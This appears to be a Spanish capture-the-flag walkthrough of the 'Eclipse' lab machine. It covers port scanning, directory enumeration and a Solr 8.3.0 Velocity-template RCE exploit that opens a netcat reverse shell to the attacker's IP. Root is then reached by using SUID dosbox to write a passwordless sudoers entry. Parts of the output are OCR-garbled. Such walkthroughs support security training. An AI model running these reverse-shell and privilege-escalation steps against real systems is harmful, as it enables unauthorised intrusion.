ECLIPSE

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

unzip eclipse.zip

Archive: eclipse.zip inflating: auto_deploy.sh inflating: eclipse.tar

inflating: auto_deploy.sh

2- Y ahora desplegamos la máquina

bash auto_deploy.sh eclipse.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

1- CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
ping -c1 172.17.0.2

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.625 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.625/0.625/0.625/0.000 ms

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2


IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX - ttl=64
```


2- ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-13 15:05 EDT
 Nmap scan report for 172.17.0.2
 Host is up (0.000044s latency).
 Not shown: 65533 closed tcp ports (reset)
         STATE SERVICE VERSION
 80/tcp
        open http
                      Apache httpd 2.4.59 ((Debian))
 |_http-title: Epic Battle
 _http-server-header: Apache/2.4.59 (Debian)
 8983/tcp open http
                      Apache Solr
 | http-title: Solr Admin
 _Requested resource was http://172.17.0.2:8983/solr/
 MAC Address: 02:42:AC:11:00:02 (Unknown)
 80/tcp
          open http
                       Apache httpd 2.4.59 ((Debian))
 8983/tcp open http
                       Apache Solr
```

puerto 80



puerto 8983



3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS



```
gobuster dir -u http://172.17.0.2:8983 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                http://172.17.0.2:8983
    Method:
                                GFT
    Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Negative Status codes: 404
User Agent:
   Threads:
   Wordlist:
   User Agent:
                                gobuster/3.6
[+] Extensions:
[+] Timeout:
                                php,doc,html
10s
Starting gobuster in directory enumeration mode
                        (Status: 200) [Size: 161]
(Status: 200) [Size: 161]
Progress: 882240 / 882244 (100.00%)
Finished
```

gobuster dir -u http://172.17.0.2:8983/solr -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html

```
gobuster dir -u http://172.17.0.2:8983/solr -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html

Gobuster v3.6
by 0J Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2:8983/solr
[+] Method: GET
[+] Method: Usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,doc,html
[+] Timeout: 108

Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 15290]
//img (Status: 302) [Size: 0] [→ http://172.17.0.2:8983/solr/img/]
//css (Status: 302) [Size: 0] [→ http://172.17.0.2:8983/solr/js/]
//schema (Status: 500) [Size: 486]
//ibs (Status: 302) [Size: 0] [→ http://172.17.0.2:8983/solr/libs/]
Progress: 882240 / 882244 (100.00%)

Finished
```

Tenemos la versión de solr 8.3.0. Aporto contexto.

Solr 8.3.0 es una versión del motor de búsqueda y plataforma de análisis de datos de código abierto, escrito en el lenguaje de programación Java, Apache Solr, lanzada por la Fundación Apache. Solr se basa en Apache Lucene, una biblioteca de búsqueda de texto completo, y se utiliza principalmente para la indexación y búsqueda de grandes cantidades de texto.

En el dashboard de Solr 8.3.0, el apartado de "Java Properties" proporciona información

detallada sobre el entorno de ejecución de Java y la configuración específica de Solr.

User Information:

user.*: Varias propiedades que indican la configuración del usuario en el sistema operativo,como el país, el directorio de inicio y el nombre de usuario.

De la propiedad user.name con el valor ninhack, podemos deducir que hay un usuario en el sistema operativo con ese nombre. Esto significa que Solr está ejecutándose bajo este usuario.

4- EXPLOTACIÓN

Encontramos un exploit en

https://github.com/AleWong/Apache-Solr-RCE-via-Velocity-template/blob/master/apa

che_solr_exec.py

Y lo ejecutamos así:

nc -nlvp 8888

```
Nos ponemos a la escucha con netcat
nc -nlvp 8888
listening on [any] 8888 ...
```

Y en otra terminal de kali lo ejecutamos

python apache_solr_exec.py 172.17.0.2 8983 "nc 192.168.0.26 8888 -e /bin/bash"

```
python apache_solr_exec.py 172.17.0.2 8983 "nc 192.168.0.26 8888 -e /bin/bash"

OS Realese: Linux, OS Version: 6.6.15-amd64
if remote exec failed, you should change your command with right os platform

Init node 0×Dojo Successfully, exec command=nc 192.168.0.26 8888 -e /bin/bash
RCE failed @Apache Solr node 0×Dojo
```

Obtenemos acceso

```
nc -nlvp 8888
listening on [any] 8888 ...
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 56678
script /dev/null -c bash
Script started, output log file is '/dev/null'.
ninhack@c4a9f3b3201e:/opt/solr/server$
```

Como podemos comprobar, efectivamente, tenemos un user ninhack

5- EXPLOTACIÓN

Con los permisos sudo nos pide contraseña. Vamos con los SUID

ninhack@c4a9f3b3201e:~\$ find / -perm -4000 -type f 2>/dev/null

```
ninhack@c4a9f3b3201e:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/passwd
/usr/bin/umount
/usr/bin/chsh
/usr/bin/su
/usr/bin/su
/usr/bin/newgrp
/usr/bin/dosbox
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Como siempre nos vamos a,

https://gtfobins.github.io/gtfobins/dosbox/#suid

Este ejemplo crea una copia local SUID del binario y la ejecuta para mantener

privilegios elevados.

Comprobamos que dosbox tiene el bit SUID y pertenece al usuario root.

ninhack@c4a9f3b3201e:~\$ Is -I /usr/bin/dosbox

Is -I /usr/bin/dosbox

-rwsr-xr-x 1 root root 2560896 Sep 19 2022 /usr/bin/dosbox

Definimos la variable LFILE

LFILE='\etc\sudoers.d\ninhack'

Utiliza dosbox para montar la unidad C, escribir en el archivo

/etc/sudoers.d/ninhack y luego salir:

/usr/bin/dosbox -c 'mount c /' -c "echo ninhack ALL=(ALL) NOPASSWD: ALL

>c:\$LFILE" -c exit

sudo su

whoami

root